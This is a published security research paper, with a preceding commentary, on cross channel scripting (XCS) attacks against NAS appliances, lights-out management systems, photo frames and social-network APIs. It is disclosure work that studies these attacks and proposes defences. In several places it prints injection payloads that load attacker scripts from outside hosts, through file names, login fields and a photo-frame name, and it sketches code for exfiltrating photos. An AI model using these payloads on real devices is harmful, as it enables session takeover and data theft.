Web applications have long suffered cross site scripting (XSS) vulnerabilities. XSS vulnerabilities of a Web application allows an attacker to inject attacking scripts into the Web application and then the attacking scripts execute with the privilege of the Web site on browsers. A particularly damaging type of XSS is persistent XSS in which the injected script persists beyond a browsing session and across different browsing users. For example, the infamous Samy worm exploits an XSS vulnerability in MySpace.com and the attacker (Samy, in this case) injected a script as part of Samy's (persistent) user profile. People who viewed Samy's profile found their profiles infected as did the viewers of their profiles, and so on.

The XSS problem is amplified in the embedded Web server setting where Web servers co-locate with other services, sharing the underlying device resources, like the file system. For example, several NAS appliances both expose a Web interface for system management and allow file uploading through FTP, SMB, or a P2P service. Because the file system is shared between the Web server and these other file uploading services, an attacker can upload a file with a specially crafted file name that contains a malicious JavaScript. Later, when an administrator of the device configures the device through the Web interface, the malicious file is loaded in the address bar and the malicious JavaScript executes.

For a device with such co-location of services, even if each of the services is secure on its own, running them together creates new security holes because each service has not had the assumption that the global state (such as the file system) is shared with others. To make things worse, if any of the services has a security hole, all services can be affected. Here, the authors talk about reverse XCS vulnerabilities where a Web server's XSS vulnerability can cause private data from other services to be leaked.

The cross site scripting (XSS) problem is amplified in the embedded Web server setting where servers co-locate with other services, sharing the underlying device resources, like the file system.

Based on these keen observations, the authors uncovered real-world XCS vulnerabilities in a slew of embedded systems, including several NAS appliances, lights-out management systems (LOM), and photo frames. The authors also explore cellphone-based XCS where the Palm Pre is vulnerable to an XCS attack that injects its payload through a calendar title or content.

The authors note some initial directions for defending against XCS, mostly along the lines of preventing information leakage by restricting the destinations of the outgoing network messages. This is indeed an interesting direction. The heart of the problem here is to construct such a policy. To me, a more fundamental solution would be to address the root cause of the problem and eliminate any state sharing of independently designed services. If cross-service sharing is needed, the service designer must enable such sharing explicitly.

By highlighting the vulnerabilities that still exist, this paper offers a valuable lesson in—and interesting read about—system security. C

Helen Wang (helenw@microsoft.com) is a senior researcher leading the security and privacy research group at Microsoft Research, Redmond, WA.

DOI:10.1145/1787234.1787257

The Emergence of Cross Channel Scripting

By Hristo Bojinov, Elie Bursztein, and Dan Boneh

Abstract

Lightweight, embedded Web servers are soon about to outnumber regular Internet Web servers. They reside in devices entrusted with personal and corporate data, and are typically used for configuration and management. We reveal a series of attacks on consumer and small office electronics, ranging from networked storage to digital photo frames. The attacks target Web server logic and are based on a new type of vulnerability that we call cross channel scripting (XCS). XCS is a sophisticated form of cross site scripting (XSS) in which the attack injection and execution are carried out via different protocols.

1. INTRODUCTION


Current consumer electronic devices often ship with an embedded Web server used for system management. The benefits of providing a Web-based user interface are twofold: first, the user does not need to learn a complicated command-line language, and second, the vendor does not need to ship client-side software. Instead the user interacts with the device through a familiar browser UI. Market data confirms the success of the browser-based device management paradigm: even when considering only network-attached storage (NAS) and digital photo frame products, embedded Web servers are on track to surpass in number general-purpose Web servers on the Internet (Figure 1).

While browser-based device management is a cost-effective and convenient approach, it can introduce considerable security risk due to the large number of potential vulnerabilities in a weak Web application. Moreover, securing Web applications on a consumer electronics device can be difficult due to the large number of supported network protocols and the interactions between them. For example, a user might upload a file to a network storage device by using the SMB protocol, manage its permissions through the Web interface, and eventually share it with his friends through FTP. The overall opacity of both the software that runs on embedded systems and any state they store further adds to the security risk, as it effectively prevents security products from scanning such systems and reporting on vulnerabilities or attacks in progress.

In this complex environment, it is not surprising that many embedded devices are vulnerable to Web attacks. In fact, all the 23 devices we evaluated[3] were vulnerable to several types of Web attacks, including cross site scripting (XSS),[5] cross site request forgeries (CSRF),[2, 12] and many others.

Recall that in a Type 1 (reflected) XSS attack, the user follows a malicious link to a victim site. A vulnerability in the site causes an attack script to be embedded into the resulting HTTP response. This script can then take over the page and perform arbitrary actions on behalf of the attacker. A Type 2 (persistent) XSS enables the attacker to inject a malicious script into persistent storage at the victim site. When an unsuspecting user views a page that contains the script, the script can take over the page. For example, Type 2 XSS can affect message boards; an attacker can post a message containing a script that is later executed by the browser of every user that happens to view the attacker's post. A recent example of such an attack is the XSS Twitter worm that struck in the middle of April 2009.[13]

Figure 1. Embedded Web servers will soon outnumber generic Web servers on the Internet.



Cross Channel Scripting: Many of the embedded devices we examined were vulnerable to a type of persistent XSS that we call **cross channel scripting**, or XCS. In an XCS attack a non-Web channel, such as SNMP or FTP, is used to inject a persistent XSS exploit which is activated when the user connects to the Web interface. For example, several NAS devices we examined allow an attacker to upload a file with an almost arbitrary filename via SMB. The attacker takes advantage of this lack of restrictions and crafts a filename that contains a malicious script. When the NAS administrator views the NAS contents through the Web interface, the device happily sends an HTTP response to the admin's browser containing a list of file names including the malicious filename, which is then interpreted as a script by the

The original version of this paper appeared in the *Proceedings of the 16th ACM Conference on Computer and Communications Security* (Chicago, IL, Nov. 9–13, 2009), 420–431.

browser. The script executes on the admin's browser giving the attacker full control of the admin session. In Section 3, we present the most interesting XCS attacks we discovered.

We also found a related class of attacks in which a Web vulnerability is used to attack a non-Web channel. We refer to this as a **reverse XCS** vulnerability. We give examples in Section 4.

XCS and reverse XCS are more likely to affect embedded devices than traditional Web sites because these devices often provide a number of services (e.g., Web, SNMP, NFS, P2P) which are cobbled together from generic components. The interaction between the components may not be completely analyzed, leading to an XCS vulnerability. In contrast, many Internet Web sites only provide a Web interface and hence are less likely to be affected by XCS. Interestingly, large Web sites, such as Facebook and Twitter, provide non-Web cloud APIs for third-party applications which present XCS opportunities, as discussed in Section 5.

Detecting an XCS or reverse XCS vulnerability can be difficult because these attacks abuse the interaction between the Web interface and an alternate communication channel. Simply inspecting the Web application code and the other service code is not enough to detect the vulnerability. The Web application and the other service, such as an FTP server, can be completely secure in isolation and become vulnerable only when used in conjunction.

An XCS exploit can be used to carry out a variety of attacks including

- **Exfiltrating sensitive data**, such as NAS-protected files or a user's keystrokes
- **Redirecting the user** to a drive-by-download site[10] or a phishing site
- **Exploiting the user's IP address** for DDoS[9] or for proxying the attacker's traffic

On consumer electronic devices, an XCS exploit can be a stepping stone toward a larger attack on the user's LAN that aims to assimilate home machines into a botnet[4] or to break into the user's corporate network. For instance, a reverse XCS can be used to reboot a switch and therefore shutdown an entire LAN.


Organization: In the remainder of this article, we define XCS in more detail, then present real-world XCS attacks and discuss their impact. Afterward, we introduce the concept of reverse XCS and present examples from practice. We also demonstrate that reverse XCS is a general powerful attack by showing how Restful API-based RXCS can be used to attack very popular Web sites. Finally, we briefly cover defenses against XCS and refer the readers to our original paper for a more detailed discussion.

2. CROSS CHANNEL SCRIPTING IN A NUTSHELL

An XCS attack is an attack where a non-Web channel is used to inject a script into Web content running in a different security context.

An XCS attack comprises two steps, as shown in Figure 2. In the first step the *attacker* uses a non-Web channel such as an FTP or SNMP service to store malicious JavaScript code on the server. In the second step the malicious content is sent to the *victim* by the Web application. As soon as the victim accesses the malicious content via her browser, it is executed with her permissions. While an XCS exploit is a form of persistent (Type 2) XSS, we argue that a distinction between the two should be made for two reasons.

Figure 2. Overview of the XCS attack.



First, XCS vulnerabilities are harder to detect since they involve multiple protocols. Static analyzers used to detect XSS (such as Pixy[8]) do not detect XCS because their taint analysis assumes that the user input is stored in global variables. Using taint analysis to detect XCS is difficult because of the large number of possible tainted data sources. For example, for PHP, in addition to the obvious *file()*, and other file related functions, many other protocol specific functions need to be considered. This includes every SNMP function that reads data, such as *snmpget()*, *ftp_nlist()* which lists an FTP directory, and of course database functions that return a result set, such as *mysql_fetch_object()*. Even if all the functions were correctly enumerated, the number of false alarms would be overwhelming. Current research on static analysis shows promise in improving the situation in the near future.[1]

Second, XSS defenses that sanitize data at input time are unlikely to protect against XCS. These mechanisms are mostly applied to data acquired from Web traffic, while in XCS the attack vector is presented through a non-Web channel which is unlikely to sanitize for Web exploits. This difficulty of detecting and preventing XCS vulnerabilities explains why in every embedded device we examined we were able to uncover XCS problems.

3. REAL-WORLD XCS

We present four case studies illustrating different types of real-world XCS vulnerabilities in popular embedded devices and mobile phones. The first example uses file transfer protocols such as FTP to inject a script into persistent storage, the second uses P2P networks, and the third injects a script into log files. The final example uses the calendar protocol to infiltrate the Palm Pre.

3.1. A two-stage XCS exploit

NAS appliances are lightweight servers that provide data storage services to other devices on the network. The low-end NAS market is very active with over 50 vendors offering products, including *Apple*, *Buffalo*, *Dell*, *Lacie*, and *Linksys*.

Since NAS appliances need to be managed over the network, most vendors build a Web server into them for this purpose. NAS devices inherently support multiple interfaces and thus are primary candidates for XCS exploits. Moreover, the market pressure to quickly add new features (e.g., P2P file downloads and RSS flux) gives ample opportunities for implementation oversights that will turn into XCS exploits. We evaluated five NAS devices from different, well-known vendors and found multiple XCS vulnerabilities in all of them. All five products support the FTP and SMB (CIFS) file transfer protocols.

Three of the products we examined suffer from the most prevalent XCS attack: a file is created with a filename specifically crafted to contain malicious payload that gets executed when the admin uses the Web interface to view NAS contents. In Figure 3, the administrator has just accessed some shared storage where the attacker has planted a file with a specially designed name. As a result, instead of showing the name of the file, the browser executes a script which accesses a *restricted* area of storage from the administrator's session, but without his or her approval (a carefully designed attack script would also cover its tracks, showing the directory contents that the administrator expects).

The first step in the attack is a payload injection into the NAS, where the attacker uploads a file with a malicious filename. Uploading a file into the NAS can be done using a public directory (a public FTP directory is often configured by default). Payload injection through file transfer protocols is a little tricky due to two restrictions enforced by the FTP and SMB protocols:


1. Filenames have bounded length.
2. Filenames cannot contain a '/' and as a result we cannot embed an HTML closing tag in them. Therefore it is not possible to load an external script directly.

To overcome the second limitation, we designed a two stage payload using "*JavaScript packing*": we encode (pack) our second stage payload, using HTML escaping, so that the packed string does not contain a '/' and we use the first stage (unpacker) to write into the HTML page. For instance against one of the devices we used the following two-stage payload:

```
"<iframe onload='javascript:document.write('
&apos;<html><head><&#47;head><body><script src
=&quot;http&#58;&#47;&#47;a52.us&#47;t2.js&quot;>
<&#47; script><&#47;body><&#47;html>&apos;);'
src='index.htm'>"
```

The first stage (unpacker) bypasses the charset restriction by avoiding the use of `<script></script>` to run JavaScript code. Instead, we use the onload event of an iframe to execute the code as soon as the iframe is loaded. When the HTML encoding is not sufficient to build an acceptable second stage payload, we use JavaScript *eval()* to perform a more complex encoding.

Figure 3. Result from the two-stage XCS attack on a NAS appliance.



To avoid the filename length restriction, there are two possible methods. The first method is to keep the second stage payload short by loading the full exploit from an external script on the Internet. We were able to use this approach on the three devices: in all cases the remote script invocation fit within the necessary length restriction. Nevertheless, this method can be prevented by configuring a firewall to block requests from the NAS to the external network (though this may interfere with the software update process on the NAS). The second method for overcoming filename length restrictions is to simply divide up the second stage exploit across multiple filenames. Each filename contains an encoded slice of the second stage payload. The first step payload is used to read all the filenames and recompose the payload.

NAS XCS attacks can be harmful. For example, an attacker can inject a malicious filename that, when viewed by the NAS admin, will take over the admin's browser session. This can be used to exfiltrate protected files on the NAS, steal the admin's password, or infect the admin's machine with malware.

3.2. XCS from a P2P channel

Another NAS product had a more subtle and potentially more potent XCS exploit hidden in its P2P (Peer-to-Peer) feature. The appliance in question allows the user to download BitTorrent files directly by providing an embedded client. This client is controlled through a Web interface available on an alternate port (8080): for example, users can add torrents by supplying `.torrent` files. A BitTorrent file is basically a list of files to download, along with their hash and tracker URLs that are used to find peers.

To exploit the XCS vulnerability, an attacker constructs a torrent containing a file with a filename that acts as a malicious payload. As soon as the user downloads the torrent file, the Web interface displays the list of files in the torrent causing the browser to execute the payload embedded in the malicious filename (as shown in Figure 4).

In more detail, the attack, depicted in Figure 5, proceeds as follows:

Step 1: The attacker creates a `.torrent` which contains a popular movie and an additional file that will have the malicious payload in its filename.
Step 2: The attacker seeds and uploads the `.torrent` to a popular tracker such as The Pirate Bay. This gives the attacker access to over 14 million potential victims.
Step 3: Lured by the torrent name, many users will fetch the `.torrent` and once that is opened in the NAS Web interface the attacker gains control of the browser session.

In this attack, the user has no way of knowing that the torrent contains a malicious payload before the torrent is fetched. The torrent name by itself is perfectly reasonable and there is nothing to alert the user that it contains a malicious file.

As soon as the torrent is fetched the attack begins. Moreover, because the torrent actually contains the real movie, if the payload is sufficiently stealthy the user might never know that an infection took place.

Figure 4. Result from the P2P XCS attack. The payload writes "XCS attack" in the page.





Figure 5. The P2P XCS attack overview.



3.3. Log-based XCS

Lights-Out Management Systems: When an operating system crashes or becomes corrupt, administrators typically need local access to the console to reboot or reconfigure the machine. This situation arises both in the data center and on personal computers, where the admin must walk up to the corrupt machine to diagnose and reboot it. The need of physical intervention is problematic, in particular when there is a service level agreement in place, because it drastically increases downtime. To address this issue, all the major hardware vendors have developed firmware components called lights-out management systems (LOM) that can be remotely accessed by an administrator, no matter how corrupt the software on the machine becomes. LOM is found on servers, desktops, and laptops (every computer that uses an Intel Core2 chipset has one, in the form of the Intel vPro technology). Most LOMs provide a Web interface for the administrator to remotely manage the computer.
LOM Vulnerabilities: We examined the Web interface on four widely used LOM systems, and found several XCS vulnerabilities on all of them. We note that these vulnerabilities are compounded by the fact that the LOM Web site cannot be monitored or filtered by the OS or any software, such IDS, firewall, or antivirus running on top of it. (The reason for this is to prevent a misconfigured OS from disabling the LOM system, as that would defeat the purpose of LOM.)
LOM Security Mechanisms: Vendors took various security measures to prevent unauthorized access to the LOM system. These measures include, among other things, the use of SSL to protect against network attacks, several forms of user authentication, and extensive logging of user activity. Ironically it is the interaction between the logging facility and the Web interface which is responsible for the worst example of XCS we found. The attack, which applies almost identically to the products of two different vendors, is possible by simply accessing the Web interface on the affected system. There is no need for an authenticated session.
Abusing the Logging Facility: This XCS uses log injection[6] to inject a script into persistent storage on the device. The attack works as follows:

Step 1: The attacker attempts to log into the LOM Web site served by the managed machine. Instead of trying to guess the login, he inputs a malicious payload as the user name. For example, the malicious payload might first close the function invocation where the user name is passed as an argument, then close the current script tag, and finally inject an invocation of the attacker's script, fetched from a remote URL. The whole sequence is very compact:

```
r",“”,“”);\\/--></script><script src=“http://xxx”></script>
```

Step 2: The logging facility will record this username as-is into the LOM log file on the machine. The logging facility

does not escape data written to the log file to prevent Web attacks, despite the fact that the log file can be viewed via the Web interface.

Step 3: The malicious payload is executed by the LOM admin's browser when she views the log. The malicious payload can be used to add a rogue administrator account to the LOM and thus grant full access to the attacker. The attacker can also infect the administrator's computer by directing the browser to a malware site.[10]

The result of this XCS attack on the Dell Remote Access Controller is shown in Figure 6 where an image is injected onto the administration page.

3.4. Cellphone-based XCS


XCS attacks are not limited to Web management interfaces. Modern smartphone platforms such as Google's Android and Palm's WebOS use HTML and JavaScript to build application views. On the Palm Pre, for example, the entire GUI is built using JavaScript and HTML on top of Webkit. Given the number of services and protocols supported on these elegant devices, XCS is an important concern. Indeed, a recent report[7] shows that the Palm Pre is vulnerable to an XCS attack that injects its payload through a calendar title or content.

4. REVERSE XCS: DATA EXFILTRATION AND BEYOND

A *reverse XCS* attack uses the Web interface to eventually attack a non-Web channel. The main application for this class of attacks is to exfiltrate data that is not supposed to be shared either because it is protected by an access control mechanism or because it is not supposed to be shared at all.

We illustrate reverse XCS using two real-world vulnerabilities. The first exfiltrates photos stored on an SD card by using the Web server embedded in a photo frame. The second combines XCS and reverse XCS to exfiltrate protected data stored on a NAS through a P2P network.

Figure 6. The result of the LOM log injection attack.



4.1. The ghost in the photo frame

A photo frame built by a major consumer device vendor has an embedded Web server on port 5050, with a default password. As most embedded devices that we evaluated, the photo frame is vulnerable to CSRF and XSS attacks. More precisely, in the settings page it is possible to use the frame name input to inject and store a nonescaped payload: our "ghost." The ghost will be reflected on the photo frame main page that displays the current photo and provides controls to change it.

Figure 7 depicts how the attack works: first the attacker injects malicious code to a site that the user will visit. Then the user browser runs the malicious code and infects the photo frame with the ghost (see Figure 8). Finally, each time the user visits the photo frame Web server, the ghost executes and exfiltrates the current photo which is stored on an SD card.

Note that once again firewalls can't prevent this kind of attack as the user browser is used to infect the frame and exfiltrate the data. As presented in Figure 8, the attack can be broken into two phases: *infection* and *execution*.[10] Figure 9 shows the ghost in action. We added a visible debug trace at the bottom of the interface.

Infection: The infection phase aims to store the ghost into the photo frame. To do so, three steps are required. First, the malicious code performs a port scan to detect if the photo frame is present in the user LAN. To do so, it tests whether port 5050 is open on a set of probable internal IPs: 192.168.0.0/24, for instance. Since the port used by the photo frame is unusual, then there is a good chance that, if this port is open, a photo frame is present. Second, for each open port found a CSRF attack is used to log in using the default password. Finally a second CSRF attack is used to inject the ghost into the photo frame name. Since it might happen that the user is already logged in, a more robust technique is to first do the CSRF used to inject the ghost then try to log in and finally re-inject the ghost. In the worst case, this way we only end up overwriting our ghost which is not an issue—and we are able to infect frames with custom passwords as long as the user is already logged in to them.

Figure 7. The ghost in the photo frame overview.




Figure 8. The ghost attack executed on a photo frame.




Figure 9. The ghost in action: a photo has just been exfiltrated.

Execution: The four challenges we faced in implementing a ghost designed to exfiltrate data were:

1. **Payload size:** The size of the payload that can be injected is limited.
2. **JavaScript errors:** The code must not trigger a single JavaScript error, otherwise the browser will stop the execution, preventing the exfiltration.
3. **Fetching data:** We had to find a way to fetch binary data. This is not supported directly by XMLHTTPRequest.
4. **Exfiltrating data:** Once the data was loaded in memory, we had to exfiltrate it while keeping the regular frame code running.

The first challenge was addressed by using a loader: the injected code is not the ghost itself but rather a payload that will ask the browser to load the ghost as an external JavaScript.

The second challenge was more difficult because the injected ghost is reflected in the middle of a JavaScript function in the variable name. Therefore the following payload was injected to the frame:

```
name "; }</script>
<script src="http://www/g.js">
</script><script> function n() {var frameName ="
```

This payload is designed to close the variable, the function and the script, request the ghost as a new script and resume the function. Resuming was required because otherwise the frame control would have been broken.

To deal with the third and fourth challenges which are closely related, we had to come up with a new method that uses AJAX tricks and a manipulation of the XMLHTTPRequest object in a novel way. The sketch of the code used as a ghost is depicted below:

```
injectIFrame();
redirectPost();
data = fetch(page);
data = decode(data);
data = rencode(data);
post(data);
Reload();
```

This code works as follows: first it injects in the page an invisible form named **f** (used to post exfiltrated data) and an iframe named **uploadTarget** into the Web page (line 1). This iframe is used to take advantage of the ability to control through JavaScript the iframe in which the form f action will be executed. Accordingly the second step of the ghost (line 2) is to redirect the form f action to our invisible iframe by using the following JavaScript command: *document.f.target = 'upload_target'*;. Posting into the iframe is mandatory to prevent the redirection of the entire page that will break the exfiltration loop and alert the user. Note that the same origin policy—the mechanism which protects the user's session to a legitimate Web site from being exploited by a different, malicious Web site[11]—is not an issue here as posting data from the legitimate site to the malicious one goes in the opposite direction and is currently fully unrestricted:

such posting is assumed to be under the control of the request originator.

At this point, the problem is to acquire the data that will be exfiltrated. The standard way to post a file is to use a *file input* field that the user will use to select which file to post. Of course in our case, we need to find an alternate method as we don't have the user's cooperation, and, moreover, it is not possible to manipulate the file input with JavaScript for obvious security reasons. Therefore we had to come up with an alternative approach. Based on the observation that the files we want to exfiltrate are located in the same domain as the ghost, we came up with the idea of using an *XHR* (XMLHTTPRequest) to load the data inside a JavaScript variable (line 3).

The same origin policy is once again unable to prevent this behavior because our ghost acts here as an autoimmune disease: an infected page attacks the rest of the same Web site. One difficulty with using this method is that the XHR object is not designed to fetch binary data—only text, and so using solely XHR is not sufficient. To go around this issue, we came up with the idea of changing the http request header and more precisely the Mimetype encoding. In Firefox, for example, it is possible to override the mime type used in an XHR and request a custom charset encoding by using the method:

```
overrideMimeType("text/
plain;charset=x-user-defined")
```

Using the XHR object with this override allows the ghost to fetch any type of file and load it into a JavaScript variable. The rest of the ghost code is straightforward: it is used to decode the XHR custom encoding (line 4), re-encode the file in base64 (line 5), post it (line 6) in the iframe, and reload the interface to exfiltrate the next photo.

The last problem we had to deal with was the reload timer used in the photo frame: every 500 ms the page was reloaded. Of course this behavior was breaking the ghost activity so a part of the ghost is used to override the timeout value with a huge number and when the photo is exfiltrated the reload method is explicitly called by the ghost. In this way the ghost is able to transparently accommodate any upload speed.

4.2. The ghost in the P2P client

Recall from Section 3.2 that some devices have an embedded P2P client. Besides being an XCS injection vector, this client can be abused by a reverse XCS to seed illegal data and exfiltrate data. The idea behind the attack is as follows: the attacker, who has control over the Web interface, uses it to insert torrents that he wants the NAS to seed for him.

This can have two purposes: on the one hand he can use the NAS capacity and the user bandwidth to seed illegal files on his behalf. Combined with the P2P XCS approach from Section 3.2, this is a way to seed illegal data on a massive scale. On the other hand, the attacker can use the P2P client to exfiltrate NAS content through the P2P network.

The user is oblivious to the attack because, as in the photo frame case, having full control of the page allows the attacker to hide his malicious activity. By playing with the CSS `display` attribute the attacker can mask his malicious torrents and display only those requested by the user. So unless the user views the page source, he will be completely unaware of the attack. The key challenge was to find a way to allow the ghost to control which files need to be seeded. To achieve this, we used an externally loaded JavaScript that keeps track of the current files seeded by reading the client page and comparing it to a list supplied by the attacker. If one file is not seeded, then the JavaScript adds it by hijacking the Web function used to add a torrent file. Note that again a firewall cannot prevent this attack since the client is authorized to download its own torrents.

4.3. Bypassing CSRF defenses

Another application of reverse XCS, which is a natural extension of previous attacks, is to use the infected page to attack the same site using XHR or CSRF. This combination allows to bypass current CSRF defenses because they all rely on the same origin policy in one way or another. In other words, the same origin policy does not apply to our attack because we use an infected page to attack other pages within the same domain.

The two prominent defenses against CSRF[2] are to verify the HTTP header referer/origin and to use a hidden secret token. Checking the HTTP header is useless in the context of XCS because the request comes from the same domain. The use of secure tokens can be defeated by sending an XHR request to the page, reading its result and extracting the token value to construct dynamically the form that will be used to perform the CSRF attack. The direct conclusion of this is that any device subject to an XCS is also subject to CSRF attacks regardless of the CSRF defense it implements. Moreover, since the XCS injection vector is not Web based, pure Web defense mechanisms have no impact on XCS attacks.

5. BACK TO THE WEB: RESTFUL RXCS

Up to this point we have intentionally avoided direct references to product vendors. In this section, we address the challenges posed by two specific social networking sites; however, the problem discussed has a much wider scope. We feel that being concrete will help illustrate the problems in each environment without having to point at any third-party application developers.

In this section, we present RXCS vulnerabilities that make use of the APIs provided by large social networking Web sites. *RESTful APIs* are becoming the ubiquitous way to interact with cloud services. Many popular cloud services, including Twitter, Facebook, E-bay, Google and Flickr, offer this kind of API.

For example, the Twitter RESTful API allows anyone to query user profiles in XML format by issuing the following call:

```
https://twitter.com/users/show/elie.xml
```

This call will return the following formatted data that can be subsequently processed by the third-party application to compute statistics or store in a database for later use.

```
<user>
<id>57142771</id>
<name>Elie Bursztein</name>
<screen_name>elie</screen_name>
<location>Palo Alto</location>
<url>http://elie.im</url>
<protected>false</protected>
…
<text>
Second time I see the SMS fuzzing talk,
I am still loving it :) #woot
</text>
…
</user>
```

The problem here lies in the fact that there is implicit trust between the third-party application and the cloud service. Third-party application developers assume the cloud service provides "safe" data. However, defining what safe data means is far from obvious and each cloud service has its own sanitization policy which is often not explicitly documented. This inconsistency between expected data and supplied data can result in RXCS. We give two examples.

5.1. Facebook RXCS

Facebook escapes at display time which means that the data provided to third-party applications is not escaped. Facebook's terms of service say that third-party applications are not supposed to directly output the data fetched from the API but rather use the Facebook output functions. Similarly, applications are not supposed to store any user data. However, it is likely that some applications will display the data or store it, even if Facebook may monitor API usage to prevent terms of service violations.

To give an example, we point out that attacking a vulnerable third-party application can be done by noting that all the profile details from interests to music and movies are not escaped. Consequently, it is sufficient to add the `<script>` tag to them to get that text reflected to an application. In theory, this might be used to bypass Facebook security policies. The source of the problem is that Facebook trusts third-party applications to properly handle API data, while application developers often make assumptions about the safety of that data.

Suppose you have an application that displays information about Facebook users' favorite movies. It is sufficient to add malicious payload in the movie profile data: this payload can then get reflected to all Facebook users that use the application.

5.2. Twitter RXCS

Twitter has the opposite filtering policy compared to Facebook: escaping is performed at input time so all data provided to third-party applications is HTML escaped. If an application wants to deal with "raw data" it has to unescape the data before processing it. Of course, when the application wants to output the data, it has to reescape the data in its own way. This unescape, reescape process is tedious and error-prone. Indeed, it is not difficult to find a Twitter application that is vulnerable to RXCS injection. In Figure 10, one such application is asked to search for a string, which is the label of a message planted by the attacker. When the application finds the string (and thus the planted message), it shows the message in the browser after processing it and the embedded payload is inadvertently executed.

